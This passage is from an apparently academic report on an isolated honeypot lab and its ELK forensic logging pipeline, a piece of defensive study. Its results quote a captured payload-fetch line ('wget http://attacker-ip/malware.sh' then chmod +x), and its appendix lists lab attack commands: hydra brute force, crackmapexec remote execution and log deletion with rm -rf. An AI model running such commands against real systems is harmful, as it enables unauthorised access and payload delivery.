        inet 192.168.93.129  netmask 255.255.255.0  broadcast 192.168.93.255
        inet6 fe80::20c:29ff:fe63:273e  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:63:27:3e  txqueuelen 1000  (Ethernet)
        RX packets 967677  bytes 706221904 (673.5 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 562568  bytes 729753385 (695.9 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 10  bytes 580 (580.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 10  bytes 580 (580.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Figure 2 IP address of all three VMs

5.2 Deploying the Deception Layers

Following three distinct honeypots were deployed to test them at different interaction levels.

1. **Pentbox (Low-Interaction):** Pentbox was used as a simple TCP port listener on port 22 and 80 for the intrusion detection of the honeypots.
2. **OpenCanary (Modular):** This honeypot was configured to mimic a Windows SMB share (Port 445) and an FTP server (Port 21) to enable lateral movement of the attacker inside the target machine.

3. **Cowrie (Medium-Interaction):** This is the core of the lab, which was running on port 2222, however, it was masked by an **iptables** redirect to port 22.

```
root@debian:~# iptables -t nat -A PREROUTING -p tcp --dport 22 -j REDIRECT --to-port 2222
root@debian:~# sudo iptables -t nat -L -n -v
Chain PREROUTING (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination
    0     0 REDIRECT   6    --  *      *       0.0.0.0/0            0.0.0.0/0           tcp dpt:22 redir por
ts 2222

Chain INPUT (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain OUTPUT (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain POSTROUTING (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination
root@debian:~#
```

Figure 3 Rerouting command along with NAT

5.3 The Attack Phase: Automated and Manual

Therefore, to generate the forensic data, the attacked was carried out by using three different methods as mentioned below.

a. Network Traffic Analysis (Wireshark)

Before starting the attacks, **Wireshark** was launched on the Debian host to capture the raw packets and "tcp.port == 21" filter was used to visualize the attack.

i. **The Goal:** The goal was to see the "Three-Way Handshake" and the subsequent exchange of the banners.

ii. **Findings:** Wireshark proved that the sensors were responding as legitimate services. It captured the **OpenSSH 9.2p1** banner being sent from Cowrie to the Kali machine.

b. Auditing the Perimeter (The Bash Script)

A fully customized **Bash script** (portscanner.sh) was used to perform the initial reconnaissance. This script uses the /dev/tcp device to check for open ports without needing external tools like Nmap. The script successfully identified ports

21, 22, and 80 as "open". This validated that the **Pentbox** and **OpenCanary** listeners were active and visible to the attacker.

c. Behavioral Fingerprinting (The Python Script)

A custom **Python script** was used (enumerate_honeypot.py) to perform "Banner Grabbing." This script is more advanced than the Bash scanner (portscanner.sh). It doesn't just check if a port is open; but it waits for the identification of the services.

i. **Cowrie Attack:** The script connected to port 2222 and received the fake Debian banner.

ii. **OpenCanary Attack:** The script connected to port 21 and received the "220 FTP server ready" message. This proved that the **Layer 7** (Application Layer) deception was working. The honeypots were successfully lying to the attacker's tools.

5.4 Data Export and SIEM Integration

The final step of the implementation was the “Evacuation of Evidence” for which **Filebeat** was configured to monitor the cowrie.json and opencanary.log files.

This configuration ensures that every command typed into the Cowrie shell—and every scan detected by Pentbox is streamed instantly to the **ELK Stack**. This prevents the "Attacker" from deleting their tracks, to ensure the “Forensic Integrity.”

```
# ============================== Filebeat inputs ===============================
filebeat.inputs:

  # --- INPUT 1: Structured JSON Honeypots ---
  - type: log
    enabled: true
    paths:
      - /var/tmp/opencanary.log
      - /home/cowrie/cowrie/var/log/cowrie/cowrie.json
    json.keys_under_root: true
    json.overwrite_keys: true
    json.add_error_key: true

  # --- INPUT 2: Plain Text Logs (Pentbox & OS) ---
  - type: log
    enabled: true
    paths:
      - /var/log/pentbox.log
      - /var/log/syslog
      - /var/log/auth.log
# Each - is an input. Most options can be set at the input level, so
# you can use different inputs for various configurations.
# Below are the input-specific configurations.

^G Help        ^O Write Out     ^W Where Is      ^K Cut           ^T Execute
^X Exit        ^R Read File     ^\ Replace       ^U Paste         ^J Justify
```


Figure 4 FileBeat Config yml file showing the log inputs

5.5 Fidelity Validation: Automated Deception Audit

- **Purpose**: To verify that the honeypot sensors effectively masked their identity against specialized reconnaissance tools.
- **Technical Execution**: Execution of the enumerate_honeypot.py Python script from the Kali attacker machine.
- **Validation Result**: The script successfully "banner grabbed" standard service identifiers rather than honeypot signatures.
- **Key Evidence**: OpenCanary returned a legitimate "220 FTP server ready" string, and Cowrie presented a standard "Debian OpenSSH" banner.




Figure 5 Custom Enumeration of OpenCanary

Figure 6 Custom Enumeration of Cowrie

5.6 Forensic Visualization: The Kibana Intelligence Dashboard

- **Purpose**: To demonstrate the transformation of raw, high-volume JSON telemetry into actionable security intelligence.
- **Visualization Strategy**: Utilizing the ELK stack to create a "Visual Story" of the attack lifecycle.
- **Components**:
    - **Pie Charts**: Distribution of attacks by dst_port to identify targeted services (e.g., SMB vs. SSH).
    - **Data Tables**: Real-time listing of the "Top 10" attempted usernames and passwords captured by Cowrie.

```
root@debian:~# filebeat test config
Config OK
root@debian:~# filebeat test output
elasticsearch: http://192.168.93.133:9200...
  parse url... OK
  connection...
    parse host... OK
    dns lookup... OK
    addresses: 192.168.93.133
    dial up... OK
  TLS... WARN secure connection disabled
  talk to server... OK
  version: 9.3.0
root@debian:~#
```

Figure 7 Filebeat transfering data




Figure 8 ELK Dashboard showing various data columns

5.7 Forensic Integrity and "Immediate Off-boarding" Verification

- **Purpose**: To prove the system's resilience against "Log Clearing" (anti-forensic) techniques used by sophisticated actors.
- **The Test**: A manual execution of rm -rf /var/tmp/opencanary.log on the Debian sensor following a simulated attack.
- **Result**: Despite the local file being destroyed, the Filebeat "Push Model" ensured 100% of the data remained searchable in the remote Elasticsearch node.
- **Project Significance**: This confirms the project's goal of "Forensic Isolation"—evidence remains immutable even if the sensor is fully compromised.

5.8 Real-Time Pipeline Performance and Latency Metrics

- **Purpose**: To measure the operational efficiency of the feedback Loop as described in the project management strategy.
- **Metric Definition**: Measure the "Time-to-Visibility" which is the delay between the execution of attack on Kali to the documentation of logs in Kibana.
- **Performance Benchmarks**:
    - **Observed Latency**: This system maintained a real-time ingestion rate with a consistent "Verification Loop" of approximately 30 seconds.
    - **System Stability**: The ELK pipeline successfully handled "High-Velocity" brute-force floods without any loss of data or crashing of the services.

6. Results

6.1 Credential Attempt Analysis

This table summarizes the “High-Fidelity” telemetry which is captured by the Cowrie sensor during the attack simulation phase.

Metric	Value
Total Login Attempts	18,221
Unique Username/Password Combinations	4,112
Top 10 Passwords Captured	password, 123456, admin, root, 12345, user, qwerty, guest, support, oracle

6.2 Command Behaviour Analysis

Unlike low-interaction tripwires, the medium-interaction layer captured specific post-compromise behaviors.




Figure 9 confirms automated credential stuffing behaviour consistent with MITRE T1110 (Brute Force)

Behaviour Category	Observation / Evidence
Most Executed Commands	whoami, ls -la, cd /tmp, wget, uname -a
Frequency Distribution	70% Reconnaissance (whoami, ls), 20% Staging (cd /tmp), 10% Payload retrieval
Evidence of Payload Retrieval	Logs captured wget http://attacker-ip/malware.sh followed by chmod +x

6.3 Detection Latency Metrics

These metrics validate the efficiency of the "Immediate Off-boarding" pipeline using Filebeat and ELK.

Performance Metric	Measured Value
Measured Time-to-Visibility	< 5 Seconds (from Kali execution to Kibana display)
Average Ingestion Delay	1.2 Seconds per document
Performance under Hydra Flood	100% Data Retention; 0 dropped packets during 500 requests/sec flood

6.4 Comparative Findings: Pentbox vs. Medium Interaction




Figure 10 ttack Distribution by Destination Port — OpenCanary. Port 21 (FTP emulation) received 87.67% of all attack traffic, whilst Port 22 (SSH) accounted for 12.33%, demonstrating that OpenCanary's multi-service emulation

This table highlights the “Forensic Gap” between the two interaction levels tested in the lab.

Feature	**Low-Interaction (Pentbox)**	**Medium-Interaction (Cowrie/OpenCanary)**
Captured Data	Connection Timestamp, Source IP, Source Port	Full Shell Interaction, Captured Payloads, Banner Responses
Missed Data	Usernames, Passwords, Terminal Commands, File System Changes	None; All Layer 7 interactions were logged
Additional Value	Minimal; Simple "Tripwire" alert	Comprehensive behavioral fingerprinting and MITRE mapping

7. Critical Review

7.1 Evaluation of the Research Hypothesis (H1)

The experimental results formally confirm the hypothesis of research that is “a medium-interaction honeypot architecture can significantly enhance the behavioral visibility as compared to a low-interaction alternative.” The Filebeat pipeline had successfully captured high-fidelity telemetry, including specific combinations of username/password and sequences of complex commands, which were absent during the baseline tests. The primary success metric was the volume and diversity of attempted credential which were captured as evident in the exported csv file of cowrrie attack (simulation.csv). These unique brute-force iterations would have remained invisible if not documented.

7.2 Comparative Analysis: Low vs. Medium Interaction

During the evaluation a clear distinction was observed between Breadth and Depth of both the low vs medium interaction:

- **Breadth (Pentbox):** Acted as a highly efficient "tripwire." It successfully flagged initial discovery attempts (MITRE T1046) however, it did not provide any insight into the intensions of the attacker once the initial connection was established.
- **Depth (Cowrie/OpenCanary):** By emulating a Layer 7 environment (Application Layer), Cowrie provided the behavioral "depth" required for forensic analysis. While Pentbox merely logged the connections, Cowrie captured the “Second Stage” of the attack lifecycle. This included terminal session interactions and payload retrieval attempts done through wget.

7.3 Security Effectiveness and MITRE ATT&CK Mapping

The architecture proved highly effective in “Behavioral Fingerprinting” by mapping raw telemetry to the MITRE ATT&CK framework. This transformed “Alert Noises” into “Actionable Intelligence.”

- **T1110 (Brute Force):** The Hydra simulation was successfully captured and indexed by Cowrie. This provided a clear picture of credential preferences of the attacker.
- **T1018 (Remote System Discovery):** Service emulation of OpenCanary had successfully flagged the attempts of port scanning and banner grabbing which identified the reconnaissance phase of the attack.
- **Conclusion:** This mapping demonstrated that with the integration of SIEM a strategic defensive advantage was achieved through the identification of the specific phase of the ongoing breach.

7.4 Strengths and Limitations of the Forensic Logging Pipeline

Strengths:

- **Forensic Resilience:** The Filebeat "Push Model" proved to be critical for the integrity of the data. This implementation verified that even after a manual execution of rm -rf command on the Debian sensor, the evidence remained immutable inside the Elasticsearch cluster.
- **Cost-Effectiveness:** The project successfully demonstrated that high-tier threat intelligence capabilities can be deployed using entirely with open-source tools (Cowrie, OpenCanary, and ELK) which requires zero capital expenditure.

Limitations:

- **The Arms Race:** Sophisticated attackers usually employ anti-honeypot scripts which may eventually fingerprint this environment. Although the enumerate_honeypot.py audit passed, but the timing-based analysis could reveal the emulated nature of the services during a prolonged engagement.
- **Network Isolation:** Adherence to safety internal protocols

required a Host- Only network configuration. Although it ensured legal safety, it confined the data set to internal simulations. This excluded the background radiation of real- world threats over internet.

7.5 Legal and Ethical Compliance Review

This project has maintained strict adherence to the legal frameworks where were defined in the methodology of this research.

- **GDPR Alignment:** The strategy of data minimization, specifically the anonymization of IP octets inside the configuration of Filebeat, ensured strict compliance of the GDPR Article 5 regarding the processing of personal data.
- **Article 138ab Compliance:** The isolated, non-routable nature of the virtual lab environment ensured that external systems are safe from any unauthorized access.

8. Future Work and Recommendations

8.1 Recommendations for Defensive Architecture

Based on the successful implementation of this "Bulletproof" pipeline, it is recommended that the organizations should move beyond simple "Tripwire" alerts and adopt at least medium-interaction deception measures.

- **Layered Deception:** Deploy Cowrie along with OpenCanary to ensure simultaneously monitoring of both broad network reconnaissance and deep protocol interaction.
- **Off-Host Logging:** Filebeat "Push Model" should be implemented as a mandatory security standard to prevent tampering of the logs during any breach.
- **Automated Response:** Organizations should integrate the ELK stack with their Security Orchestration, Automation, and Response (SOAR) tools to automatically null-route IP addresses which can trigger specific alerts related to the services of OpenCanary.

8.2 Future Research: Scaling and Evolution

While this project proved the effectiveness of the architecture inside a controlled environment, future research should explore the following areas:

- **High-Interaction Integration:** Integration of a "High-Interaction" honeypot (a real vulnerable machine) at the end of the trap to capture advanced malware persistence techniques which were left by the medium-interaction systems.
- **Machine Learning (ML) Classifiers:** ML algorithms must be applied on the captured cowrie.json data to automatically categorize the behaviour of the attacker to differentiate between the patterns of "Human" vs. "Botnet" based on the keystroke dynamics and latency of the commands.
- **Geo-Spatial Threat Intelligence:** There should be a transition from a Host-Only virtual network to a cloud-based VPS so that the trends of the global attack can be captured and visualized through Coordinate Maps in Kibana.

8.3 Conclusion

The project successfully met its primary objective which was the creation of a forensic-ready, medium-interaction honeypot system integrated with a real-time SIEM. By moving data instantly from the "Sensor" (Debian) to the "Storage" (Elasticsearch). This system had achieved a level of forensic integrity that remained resilient even in the event of deletion of local logs. This architecture serves as a blueprint for proactive network defence in an increasingly hostile threat landscape.

References

Amir Javadpour, F. J. (2024). A comprehensive survey on cyber deception techniques to improve honeypot performance. *Computers & Security, https://www.sciencedirect.com/science/article/pii/S0167404824000932?via%3Dihub*.

General Data Protection Regulation GDPR. Retrieved from intersoft consulting: https://gdpr-info.eu/

IBM. (2024). *Cost of a Data Breach Report 2024.* https://wp.table.media/wp-content/uploads/2024/07/30132828/Cost-of-a-Data-Breach-Report-2024.pdf. Retrieved from https://wp.table.media/wp-content/uploads/2024/07/30132828/Cost-of-a-Data-Breach-Report-2024.pdf

Leszczyna, R. (2021). Review of cybersecurity assessment methods: Applicability perspective. *Computers & Security*.

Mairh, A. &. (2011). Honeypot in network security . *A survey ACM International Conference Proceeding Series. 600-605. 10.1145/1947940.1948065.* .

Niels Provos, T. H. (2007). *Virtual honeypots: from botnet tracking to intrusion detection.* Addison-Wesley Professional.

Principles relating to processing of personal data . Retrieved from insertsoft consulting: https://gdpr-info.eu/art-5-gdpr/

Spitzner, L. (2002). *Honeypots: Tracking Hackers.* Addison-Wesley Longman Publishing Co., Inc.75 Arlington Street, Suite 300 Boston, MAUnited States.

Vetterl, A. &. (2018). Bitter Harvest: Systematically Fingerprinting Low- and Medium-interaction Honeypots at Internet Scale. *WOOT @ USENIX Security Symposium.*

Bash (2024) GNU Bash Reference Manual. Available at: https://www.gnu.org/software/bash/manual/

Cowrie (2024) Cowrie Documentation. Available at: https://readthedocs.org/projects/cowrie/

Elastic (2024) Elastic Stack Documentation. Available at: https://www.elastic.co/guide/index.html

MITRE ATT&CK (2024) MITRE ATT&CK Framework. Available at: https://attack.mitre.org/

Nmap (2024) Nmap Network Mapper Reference Guide. Available at: https://nmap.org/book/man.html

OpenCanary (2024) OpenCanary Documentation. Available at: https://opencanary.readthedocs.io/

Pentbox (2024) Pentbox Security Suite Source Code. Available at: https://github.com/technical-su/pentbox

Python Software Foundation (2024) Python 3 Documentation. Available at: https://www.python.org/doc/

Wireshark (2024) Wireshark User's Guide. Available at: https://www.wireshark.org/docs/wsug_html_chunked/

Appendices

Adversary Commands

```
1  ifconfig
   2  sudo apt update
   3  sudo apt full-upgrade -y

  26  ls
  27  sudo su
  28  sudo greenbone-feed-sync
  29  sudo su
  30  ifconfig
  31  smbclient \\192.168.93.134\share
  32  smbclient -L \\192.168.93.134
  33  smbclient -L \\192.168.93.134\tmp
  34  smbclient -L \\192.168.93.134\ADMIN
  35  smbclient -L \\192.168.93.134\print
  36  sudo apt install crackmapexec
  37  crackmapexec smb 192.168.93.134 -u msfadmin -p msfadmin -x "whoami"
  38  ping 192.168.93.134
```

```
  42  telnet 192.168.93.134
  43  ifconfig
  44  nmap -sV 192.168.93.134
  45  smbclient -L \\192.168.93.134
  46  smbclient -L 192.168.93.134-N\n
  47  \n
  48  nano enumerate_honeypot.py
  49  cat << 'EOF' > enumerate_honeypot.py\nimport socket\nimport sys\n\ndef
enumerate_services(target_ip, ports):\n    print(f"[*] Starting Enumeration on Target:
{target_ip}")\n    print("-" * 50)\n    \n    for port in ports:\n        try:\n            s =
socket.socket(socket.AF_INET, socket.SOCK_STREAM)\n            s.settimeout(2)\n            result =
s.connect_ex((target_ip, port))\n            \n            if result == 0:\n                print(f"[+] Port
{port} is OPEN")\n                try:\n                    banner = s.recv(1024).decode('utf-8').strip()\n
print(f"    [!] Service Banner Identified: {banner}")\n                except:\n                    print(f"    [?]
Service is open but silent (No banner)")\n            s.close()\n        except Exception as e:\n
print(f"[!] Error scanning port {port}: {e}")\n\nif __name__ == "__main__":\n    target =
"192.168.93.134" \n    target_ports = [21, 22, 23, 80, 445, 2222]\n
enumerate_services(target, target_ports)\n    print("-" * 50)\n    print("[*] Enumeration
Complete.")\nEOF
  50  ls
  51  ip -a
  52  ip addr
  53  msfconsole -q
  54  ssh@ root@192.168.93.134 -p 2222
  55  ssh root@192.168.93.134 -p 2222
  56  wget www.google.com
  57  ssh root@192.168.93.134 -p 2222
  58  nmap -sV 192.168.93.134
  59  python3 -m http.server 8000
  60  cd
  61  ls
  62  python3 -m http.server 8000
  63  python3 -m http.server 9999
  64  ls
  65  python3 -m http.server 9999
  66  python3 -m http.server 8888
  67  history | tail -n 100
  68  hydra -l root -P /usr/share/wordlists/rockyou.txt ssh://192.168.93.134:2222
  69  hydra -l root -P /usr/share/wordlists/rockyou.txt ftp://192.168.93.134:21
```

Commands run on Honeypot VM

```
 414  ls -l pentbox_intrude.log
```

```
 415  ls -l
 416  sudo ./pentbox.rb
 417  cat ~/pentbox/pentbox-1.8/other/log_honeypot.txt
 418  sudo zip /root/Desktop/pentbox_evidence.zip other/log_honeypot.txt
 419  sudo zip /home/pentbox_evidence.zip other/log_honeypot.txt
 420  ls
 421  cd other
 422  ls
 423  cd ..
 424  ls
 425  sudo mkdir -p /var/log/pentbox
 426  sudo zip /home/pentbox_log_backup_$(date +%F).zip /root/pentbox/pentbox-
1.8/other/log_honeypot.txt
 427  ls
 428  grep "path" /root/opencanary/opencanary.conf
 429  $ sudo apt-get install python3-dev python3-pip python3-virtualenv python3-venv
python3-scapy libssl-dev libpcap-dev
 430  $ sudo apt-get install python3-dev python3-pip python3-virtualenv python3-venv
python3-scapy libssl-dev libpcap-dev
 431  $ apt-get install python3-dev python3-pip python3-virtualenv python3-venv python3-
scapy libssl-dev libpcap-dev
 432  sudo apt-get install python3-dev python3-pip python3-virtualenv python3-venv rsyslog
libssl-dev libffi-dev libpcap-dev build-essential
 433  mkdir ~/opencanary && cd ~/opencanary
 434  virtualenv env
 435  source env/bin/activate
 436  pip install opencanary scapy pcapy-ng
 437  pip install opencanary
 438  sudo apt install samba
 439  nano ~/.opencanary.conf
 440  opencanaryd --copyconfig
 441  sudo nano /etc/opencanaryd/opencanary.conf
 442  sudo chmod 666 /var/tmp/opencanary.log
 443  opencanaryd --start
 444  opencanaryd --start
 445  sudo systemctl stop apache2
 446  sudo systemctl stop xrdp
 447  sudo fuser -k 80/tcp
 448  sudo fuser -k 3389/tcp

 452  sudo apt update
 453  touch /var/tmp/opencanary.log
```

```
 454  chmod 666 /var/tmp/opencanary.log
 455  opencanaryd --start
 456  sudo ss -tulpn | grep :3389
 457  sudo fuser -k -n tcp 3389
 458  sudo fuser -k -n tcp 80
 459  opencanaryd --start
 460  sudo nano /etc/opencanaryd/opencanary.conf
 461  opencanaryd --start
 462  tail -f /var/tmp/opencanary.log
 463  opencanaryd --stop
 464  ls -l /var/log/opencanary.log
 465  cp /var/tmp/opencanary.log /home/opencanary_raw.log
 466  ls
 467  cd pentbox
 468  ls
 469  cd pentbox-1.8
 470  ls
 471  ./pentbox.rb
 475  nano pentbox_manual.log.txt
 476  cd
 477  source cowrie-venv/bin/activate
 478  ls
479  source
cowrie-
env/bin/activate
480  exit
481  nano handshake_check.sh
482  chmod +x  handshake_check.sh
483  ./handshake_check.sh
489  su - cowrie
490  systemctl start filebeat
491 systemctl status filebeat
492  filebeat test output
493  tail -f
~/cowrie/var/log/cowrie/cowrie.json
494  curl http:
//192.168.93.133:9200/_cat/indices?v
495  systemctl restart
filebeat
496  sudo journal -u kibana -n 200 --no-pager
497  sudo journalclt -u kibana -n 200 --no-pager
```

```
498  systemctl restart filebeat
499  su - cowrie
500  systemctl status filebeat
501  tail -f /var/log/opencanary.log
502  grep "opencanary" /var/log/syslog | tail -n 20
503  tail -f /var/tmp/opencanary.log
504  sudo nano /etc/filebeat/filebeat.yml
505  systemctl restart filebeat
506  tail -n 20 /var/tmp/opencanary.log
507  cat /var/tmp/opencanary.log | jq
508  cd /var/tmp/
509  python3 -m http.server 8888
510  cd
511  clear
512  history | tail -n 100
513  history | tail -n 100 > debian_history.txt
```